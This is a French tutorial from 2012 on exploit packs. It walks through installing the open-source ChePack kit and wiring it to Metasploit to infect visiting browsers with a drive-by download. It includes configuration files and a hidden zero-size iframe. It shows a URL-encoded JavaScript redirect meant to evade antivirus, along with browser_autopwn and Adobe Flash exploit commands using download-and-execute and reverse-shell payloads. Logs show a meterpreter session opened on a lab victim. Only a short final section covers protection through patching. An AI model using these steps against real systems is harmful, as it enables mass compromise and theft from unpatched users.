2012

Exploits Packs

Installation, configuration & personnalisation

Présentation et configuration d'un exploit pack open-source gratuit et personnalisable : Open-Source ExploitKit.

Cédric BERTRAND
http://lepouvoirclapratique.blogspot.fr/
03/04/2012

Sommaire

Présentation 3
Open Source Exploit Kit (ou chepack) 6
L'installation de *Chepack* 6
La configuration 9
Le Test 11
Module Browser Autopwn 11
Personnalisation de l'exploit utilisé 13
Se protéger 15
Conclusion 16
Bibliographie 17

Figure 1 Quelques exploits kits 3
Figure 2 Quelques exploits contenus dans CrimePack 4
Figure 3 Contenu d'un exploit pack 4
Figure 4 Exemple de pages de statistiques 5
Figure 5 Insertion d'un iframe malveillant 5
Figure 6 Lien encodé 5
Figure 7 Répertoire www d'Apache 7
Figure 8 Création de la base de données mysql 7
Figure 9 Configuration de la base 7
Figure 10 Installation de Chepack 7
Figure 11 Interface d'administration de ChePack 8
Figure 12 Upload du fichier 8
Figure 13 Lancement de MetaSploit 9
Figure 14 Module Browser_autopwn 9
Figure 15 Module Brower_Autopwn activé 10
Figure 16 Configuration de l'exploit dans config.php 10
Figure 17 Page malveillante 11
Figure 18 Lancement du module AutoPawn de Metasploit 11
Figure 19 Session ouverte sur le poste infecté 12
Figure 20 Interface de Chepack 12
Figure 21 Recherche d'une faille Adobe Flash Player 13
Figure 22 Installation d'Adobe Player 13
Figure 23 Figure 23 Configuration de l'exploit Adobe 13
Figure 24 Configuration du fichier de l'exploit pack 14
Figure 25 Accès shell sur le poste distant 14
Figure 26 PSI Secunia 15

Présentation

Tout d'abord qu'est-ce qu'un exploit pack ou kit d'exploits ?

Un *exploit pack* est un outil utilisé pour télécharger des *malwares*[1] sur des ordinateurs distants en exploitant plusieurs vulnérabilités (*exploits*[2]). Une fois, les malwares installés, les ordinateurs permettent à un pirate de le contrôler à distance et d'exécuter toutes les activités de son choix : envoi de *spams*[3], blocage de serveurs, vol d'informations (bancaires, mots de passe, etc.). Les exploits packs réalisent des attaques de type « *drive-by download* » , c'est-à-dire une attaque en visitant un simple site web. L'infection est réalisée de manière automatique en utilisant une faille de l'ordinateur.

Enormément répandus sur Internet, ils constituent actuellement une des menaces les plus actives et permettent aux cybercriminels de lancer des attaques massives [4]:

Figure 1 Quelques exploits kits

Très régulièrement tenus à jour, les exploits pack contiennent de très nombreuses failles : java, pdf, navigateurs… Tous les logiciels les plus utilisés sont visés. Ci-dessous quelques exploits contenus dans *CrimePack* :

[1] http://fr.wikipedia.org/wiki/Logiciel_malveillant
[2] http://fr.wikipedia.org/wiki/Exploit_%28informatique%29
[3] http://fr.wikipedia.org/wiki/Spam
[4] http://securitylabs.websense.com/content/Alerts/3421.aspx

- name="mdac"
  desc="IE6 COM CreateObject Code Execution" CVE-2006-0003
- name="msiemc"
  desc="IE7 Uninitialized Memory Corruption" CVE-2010-0806
- name="java"
  desc="JRE getSoundBank Stack BOF" CVE-2009-3867
- name="iepeers"
  desc="IEPeers Remote Code Execution" CVE-2010-0806
- name="pdfexpl"
  desc="PDF Exploits [collectEmailInfo (CVE-2007-5659), getIcon (CVE-2009-0927), util.printf (CVE-2008-2992)]"
- name="opera"
  desc="Opera TN3270" CVE-2009-3269
- name="aol"
  desc="AOL Radio AmpX Buffer Overflow" CVE-2007-5755

Figure 2 Quelques exploits contenus dans *CrimePack*

Les exploits kits se présentent sous la forme de pages *php* et s'installent sur un serveur web. Ci-dessous l'exemple de *CrimePack*.





Figure 3 Contenu d'un exploit pack

Ils permettent d'avoir de nombreuses statistiques sur les systèmes infectés, leur localisation géographique, les exploits les plus efficaces, etc.



Simple browser statistics

Browser	Visits	Exploited	Percent
Firefox	11866	1089	9.18%
MSIE	6004	824	13.72%
Other	2458	95	3.86%
Opera	768	12	1.56%

Main Statistics

Unique Visits	Exploited	Percent
21096	2020	9.58%

Exploit statistics

Exploit	Exploited	Percent
IE6 MDAC	31	0.15%
IE7 SNAPSHOT	4	0.02%
PDF COLLAB	135	0.64%
PDF PRINTF	21	0.1%
PDF GETICON	16	0.08%
FLASH 9	24	0.11%
PDF LIBTIFF	21	0.1%
JAVA DESERIALIZE	725	3.44%
JAVA GSB	975	4.62%
IEPEERS	4	0.02%
PDF NEWPLAYER	46	0.22%
	18	0.09%




Figure 4 Exemple de pages de statistiques

Concernant la méthode utilisée pour diffuser les attaques, les cybercriminels piratent des sites à larges audiences (sites commerciaux, bannières publicitaires) et insèrent un lien malveillant dans une page. Dès qu'un utilisateur consulte cette page, il est automatiquement redirigé vers le site malveillant et l'infection s'effectue de manière automatique. La méthode la plus commune pour insérer un lien malveillant dans une page est l'utilisation d'une balise *iframe* [5]qui permet d'ouvrir une page web à partir d'une autre page web et ceci de manière invisible.




Figure 5 Insertion d'un iframe malveillant

Afin d'éviter d'être détecté par les antivirus et de rester furtifs, de nombreux exploits packs permettent d'encoder[6] le lien. Exemple encore avec *CrimePack* :




Figure 6 Lien encodé

Cette première introduction aux exploits packs réalisées, passons à la présentation de *Chepack*.

[5] http://www.certa.ssi.gouv.fr/site/CERTA-2008-INF-001/CERTA-2008-INF-001.html
[6] http://fr.wikipedia.org/wiki/Codage_des_caract%C3%A8res

Open Source Exploit Kit (ou chepack)

L'inconvénient (qui n'en est pas un pour tout le monde) avec ces outils de piratage automatique, est que ceux-ci coûtent quelques milliers de dollars et ne sont donc pas à la portée toutes les bourses. Ceux qui sont disponibles « gratuitement » sur la toile, ne sont plus tenus à jour et très souvent détectés par la majorité des anti-virus.

Néanmoins il existe un framework qui contient des exploits récents et gratuits : *Metasploit*[7]. *Metasploit* [8]est un framework qui permet d'effectuer des tests d'intrusion. Il contient de nombreux exploits pour tout type de logiciels et de nombreux outils afin de réaliser des intrusions sur un système informatique.

Pourquoi ne pas coupler les exploits disponibles sur *MetaSploit* et les utiliser à la manière d'un *Exploit Kit* ? Un article intéressant traite d'ailleurs de ce thème: Software Showdown: Exploit Pack vs. Metasploit

De cette volonté est né un kit d'exploits open-source : *Chepack*[9].

chepack.rar

L'installation de *Chepack*

ChePack ou *Open-source Exploit Kit* se présente sous la forme d'un site web en *php*.




Figure 7 Contenu de ChePack

Celui-ci fonctionne avec un serveur *php* et une base de données *mysql*. La première étape est donc d'installer un serveur Apache et d'y copier le répertoire de *ChePack* dans celui d'Apache (*/var/www)*.

[7] http://www.metasploit.com/
[8] http://fr.wikipedia.org/wiki/Metasploit
[9] http://www.kahusecurity.com/2011/metasploit-pack/

```
root@ohm-esclave:~/Bureau# ls /var/www
chepack  index.html  LICENSE.txt  sRYxQRDk.jpeg  webdav
root@ohm-esclave:~/Bureau#
```

Figure 8 Répertoire www d'Apache

Une fois copié, on crée une nouvelle base de données *mysql.*

```
mysql> create database opensource_exploit_kit;
Query OK, 1 row affected (0.05 sec)
```

```
mysql> show databases ;
+------------------------+
| Database               |
+------------------------+
| information_schema     |
| crimepack              |
| mysql                  |
| opensource_exploit_kit |
| phpmyadmin             |
+------------------------+
```

Figure 9 Création de la base de données mysql

On indique dans le fichier « *config.php* », les informations de connexion à cette base de données.

```
$DB_Host     = 'localhost';
$DB_Name     = 'opensource_exploit_kit';
$DB_User     = 'root';
$DB_Pass     =
```

Figure 10 Configuration de la base

Puis on ouvre le fichier « *install.php* » avec un navigateur afin de terminer l'installation.

```
root@ohm-esclave:/var/www/chepack# ls
404.php  config.php     Includes   install.php  readme.txt
Admin    functions.php  index.php  load.php
```




Figure 11 Installation de Chepack

Notre *ExploitKit* est maintenant installé. On ajoute les droits de lecture sur les différents répertoires.

```
root@ohm-esclave:/var/www/chepack# chmod a+rX Admin
```

```
root@ohm-esclave:/var/www/chepack/Admin# chmod a+rX Images/Panel
```

Puis on se connecte à l'interface d'administration (les identifiants pour l'interface d'administration sont dans le fichier « *config.php* »)





Figure 12 Interface d'administration de ChePack

A la première connexion, un message d'avertissement nous indique de choisir le fichier exécutable à uploader (le fichier que l'on souhaite exécuter sur le poste de la victime).



On se rend dans l'onglet « *Upload File* » et on uploade notre fichier exécutable.




Figure 13 Upload du fichier

Notre outil est quasi-fonctionnel, il reste maintenant à configurer les exploits que nous souhaitons utiliser.

La configuration

Nous allons donc utiliser la base de données de *Metasploit*. Celle-ci est fréquemment mise à jour ce qui va nous permettre d'avoir les derniers exploits fonctionnels en notre possession.

Afin de tester le fonctionnement de *Chepack*, nous allons utiliser le module « *Browser autopwn* [10]» de *Metasploit*. Ce module permet de tester tous les exploits liés au navigateur.

On commence par ouvrir une session *Metasploit.*

```
       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 802 exploits - 435 auxiliary - 135 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
       =[ svn r14735 updated 46 days ago (2012.02.17)

Warning: This copy of the Metasploit Framework was last updated 46 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf >
```

Figure 14 Lancement de MetaSploit

Puis on sélectionne le module « *browser_autopwn* »

```
msf > use server/browser_autopwn
msf  auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LHOST                        yes       The IP address to use for reverse-conn
ect payloads
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (defa
ult is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should
 be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (defau
lt is random)
```

Figure 15 Module Browser_autopwn

On indique ensuite l'adresse IP de notre serveur.

```
msf  auxiliary(browser_autopwn) > set lhost 192.168.3.8
lhost => 192.168.3.8
msf  auxiliary(browser_autopwn) > set uri /
```

[10] http://www.offensive-security.com/metasploit-unleashed/Browser_Autopwn

Comme payload, on utilise « `make use windows/download_exec payload`”

Puis on lance le module par la commande exploit.

```
msf  auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup
[*] Obfuscating initial javascript 2012-04-03 14:57:53 +0200
```

```
[*] --- Done, found 24 exploit modules

[*] Using URL: http://0.0.0.0:8080/autopwn
[*]  Local IP: http://192.168.3.8:8080/autopwn
[*] Server started.
```

Figure 16 Module Brower_Autopwn activé

Le module est configuré et accessible à l’adresse http://192.168.3.8:8080/autopwn.

Il reste maintenant à lier cette adresse avec notre kit d’exploits. En gros, notre victime va se rendre sur une page malveillante que nous aurons configurée et celle-ci sera automatiquement redirigée vers la page correspondante sous *MetaSploit*. Pour cela, on édite le fichier « *config.php* » dans le répertoire *Chepack*.

On ajoute une ligne dans la variable « $exploits » avec le nom de notre module et l’adresse correspondante.

```
$exploits = array(
//dont use spaces in exploit names,
"Autopwn" => "http://192.168.3.8:8080/autopwn",
```

Figure 17 Configuration de l'exploit dans config.php

A la première visite d’une page contenant un lien vers *Chepack*, l’utilisateur sera redirigé vers la page http://192.168.3.8:8080/autopwn, et sera infecté de manière automatique.

BASIC:

```
<iframe src="http://192.168.3.8/chepack/index.php" width="0" height="0"
frameborder="0"></iframe>
```

ESCAPE SIMPLE:

```
<script> var e = '%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%33%2e%38%2f%63%68%65
%70%61%63%6b%2f%41%64%6d%69%6e%2f'; ii = e.replace(/0 0/g,'%');
document.write(unescape(ii)); </script>
```

infect_chepack.html

```
<html>
<head>
<title>Test Open Exploit Pack
</title>
</head>
<iframe src="http://192.168.3.8/chepack/index.php" width="0" height="0" frameborder="0"></iframe>
</html>
```

Notre exploit pack étant configuré et notre page web malveillante prête, reste à tester le bon fonctionnement.

Le Test

Module Browser Autopwn

Pour notre test, j'ai utilisé une machine sous XP non tenue à jour et je me suis rendu directement sur la page malveillante. Il est bien sûr possible de créer une page web contenant un lien vers notre site malveillant, mais je laisse cet exercice aux lecteurs.




Figure 18 Page malveillante

Dès que l'utilisateur se rend sur la page, le module « *Autopwn* » lance toute une série d'exploits jusqu'à en trouver un qui permet de prendre la main sur la machine.

```
*] 192.168.3.138    Browser Autopwn request '/gaqXZEGOW0p'
*] 192.168.3.138    Browser Autopwn request '/gaqXZEGOW0p?sessid=TWljcm9zb2Z0IFdpbmRvd3M6
VFA6U1AzOmZyOng4NjpNU0lFOjcuMDo%3d'
*] 192.168.3.138    JavaScript Report: Microsoft Windows:XP:SP3:fr:x86:MSIE:7.0:
*] Responding with exploits
*] Sending MS03-020 Internet Explorer Object Type to 192.168.3.138:1111...
-] Exception handling request: Connection reset by peer
*] Sending MS03-020 Internet Explorer Object Type to 192.168.3.138:1112...
*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.3.138:1113 (target
 IE 6 SP0-SP2 (onclick))...
*] Sending stage (752128 bytes) to 192.168.3.138
```

Figure 19 Lancement du module AutoPawn de Metasploit

Une fois la faille exploitée, une session est ouverte sur le poste distant et nous obtenons un *shell*[11] (accès). Il est aussi possible de lancer un fichier exécutable plutôt que d'obtenir un accès.

[11] http://fr.wikipedia.org/wiki/Shell_%28informatique%29

```
*] Meterpreter session 1 opened (192.168.3.8:3333 -> 192.168.3.138:1114) at 2012-04-03 15
01:39 +0200
*] Session ID 1 (192.168.3.8:3333 -> 192.168.3.138:1114) processing InitialAutoRunScript
migrate -f'
```

```
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: SERVEUR-XP\Ced
```

Figure 20 Session ouverte sur le poste infecté

De retour dans l'interface d'administration de *Chepack*, nous voyons que celui-ci a comptabilisé notre poste infecté (ps : pas de « load » car j'ai choisi d'ouvrir un *shell* sur la machine distante et non d'exécuter un fichier)

Exploit Statistics:

EXPLOIT:	LOADS:

Browser Statistics:

BROWSER:	TRAFFIC:	LOADS:	PERCENT:
MSIE 6.0	1	0	0%

Country Statistics:

COUNTRY:	TRAFFIC:	LOADS:	PERCENT:
UN	1	0	0%

Figure 21 Interface de Chepack

Le souci avec le module « *autopwn* » de MetaSploit est que celui-ci est très « bruyant » : il teste toutes les failles de sa base de données. Nous allons voir comment il est possible d'utiliser un exploit en particulier.

Personnalisation de l'exploit utilisé

Comme dit précédemment, le module « *Browser Autopwn* » est très bruyant. Voyons voir comment nous pouvons utiliser un exploit en particulier. Pour notre démonstration, nous allons par exemple choisir un exploit contre Adobe Flash Player.

```
msf > search adobe_flashplayer

Matching Modules
================

   Name                                                     Disclosure Date  Ra
nk    Description
   ----                                                     ---------------  --

   exploit/windows/browser/adobe_flashplayer_avm            2011-03-15       go
od    Adobe Flash Player AVM Bytecode Verification Vulnerability
   exploit/windows/browser/adobe_flashplayer_flash10o       2011-04-11       no
rmal  Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
   exploit/windows/browser/adobe_flashplayer_newfunction    2010-06-04       no
rmal  Adobe Flash Player "newfunction" Invalid Pointer Use
   exploit/windows/fileformat/adobe_flashplayer_button      2010-10-28       no
rmal  Adobe Flash Player "Button" Remote Code Execution
   exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04       no
rmal  Adobe Flash Player "newfunction" Invalid Pointer Use
```

Figure 22 Recherche d'une faille Adobe Flash Player

Nous installons la version vulnérable d'Adobe Player sur le poste client.

Figure 23 Installation d'Adobe Player

Nous configurons l'exploit sous *MetaSploit*. Même chose que précédemment.

```
msf > use exploit/windows/browser/adobe_flashplayer_avm
msf  exploit(adobe_flashplayer_avm) > set payload windows/meterpreter/reverse_tc
p
payload => windows/meterpreter/reverse_tcp
msf  exploit(adobe_flashplayer_avm) > set srvhost 192.168.3.8
srvhost => 192.168.3.8
msf  exploit(adobe_flashplayer_avm) > set url http://192.168.3.8/chepack/load.ph
p?Sploit=1
url => http://192.168.3.8/chepack/load.php?Sploit=1
msf  exploit(adobe_flashplayer_avm) > exploit -j
```

Figure 24 Figure 23 Configuration de l'exploit Adobe

Puis nous indiquons l'adresse dans le fichier de configuration de notre exploit Pack.

```
$exploits = array(
//dont use spaces in exploit names,
"adobe_flashplayer_avm" => "http://192.168.3.8:8080/HFzxWsXSLA"
```

Figure 25 Configuration du fichier de l'exploit pack

Puis même méthode que précédemment, nous nous rendons sur la page malveillante avec notre poste client. L'exploit s'exécute et nous obtenons un accès à la machine distante.

```
msf  exploit(adobe_flashplayer_avm) > [*] Sending Adobe Flash Player AVM Bytecode Verification Vulnerability HTML to 192.168.3
.138:1042
[*] Sending Exploit SWF
```

```
*] Meterpreter session 1 opened (192.168.3.8:3333 -> 192.168.3.138:1114) at 2012-04-03 15
01:39 +0200
*] Session ID 1 (192.168.3.8:3333 -> 192.168.3.138:1114) processing InitialAutoRunScript
migrate -f'
```

Figure 26 Accès shell sur le poste distant

Une veille régulière permet de connaître les derniers exploits fonctionnels et contre lesquels peu d'utilisateurs ont appliqué les mises à jour nécessaires.

Nous avons donc un exploit pack fonctionnel avec une base de données d'exploits tenue très régulièrement à jour.

Se protéger

Pou se protéger des exploits packs tels qu'ils soient, la meilleure façon est de tenir son ordinateur à jour tant au niveau du système d'exploitation que des logiciels utilisés. Néanmoins il peut être parfois compliqué et fastidieux de vérifier que chacun des logiciels installés sur son poste soient bien tenus à jour. Il existe pour cette tâche un logiciel très efficace : *PSI Secunia* [12]. Ce logiciel gratuit pour une utilisation personnelle permet de savoir pour chaque logiciel si celui-ci est à jour et permet le cas échéant d'installer automatiquement la dernière mise à jour de sécurité disponible.

Your PC		Current State	Last Week
Secunia System Score:		99%	99%
State of Programs:	Insecure	(-2) 0	2
	End-of-Life	(+2) 2	0
	Patched	139	140
	Total Scan Results	141	142

Figure 27 PSI Secunia

Un lien est disponible pour chaque mise à jour disponible.

Program	#	Program State	Threat Rating	Detected Version	Install Solution
VMware Player 3.x	1	End-of-Life		7.1.4.16648	Install Solution
VMware Workstation 7.x	1	End-of-Life		7.1.4.16648	Install Solution
Access Me 0.x (extension for Firefox)	2	Patched	-	0.2.4	Up-to-date
ActivePerl 5.x (64-bit)	1	Patched	-	5.12.4.1205	Up-to-date
ActiveTcl 8.x	1	Patched	-	8.4.2.1	Up-to-date

Ce logiciel permet de sensiblement augmenter la sécurité d'une station de travail sous Windows.

[12] http://secunia.com/products/consumer/psi/

Conclusion

Les exploits packs sont actuellement la menace la plus répandue sur Internet. Très utilisé par les groupes de cybercriminels, ils permettent d'infecter automatiquement de manière massive les utilisateurs afin de constituer des *botnets*[13]. Bien qu'eux qu'utilisés majoritairement pour cibler les utilisateurs sous Windows, l'actualité montre que les utilisateurs sous MAC OS X devraient aussi commencer à se méfier et commencer à mettre leurs logiciels à jour si ceux-ci ne veulent pas que l'ordinateur rejoignent un réseau d'ordinateurs zombies[14].

[13] http://fr.wikipedia.org/wiki/Botnet
[14] http://www.sectechno.com/2012/04/03/mac-users-vulnerable-to-blackhole-exploit-kit/

Bibliographie

XMCO - Cybercriminalité - Scam et kits d'exploitation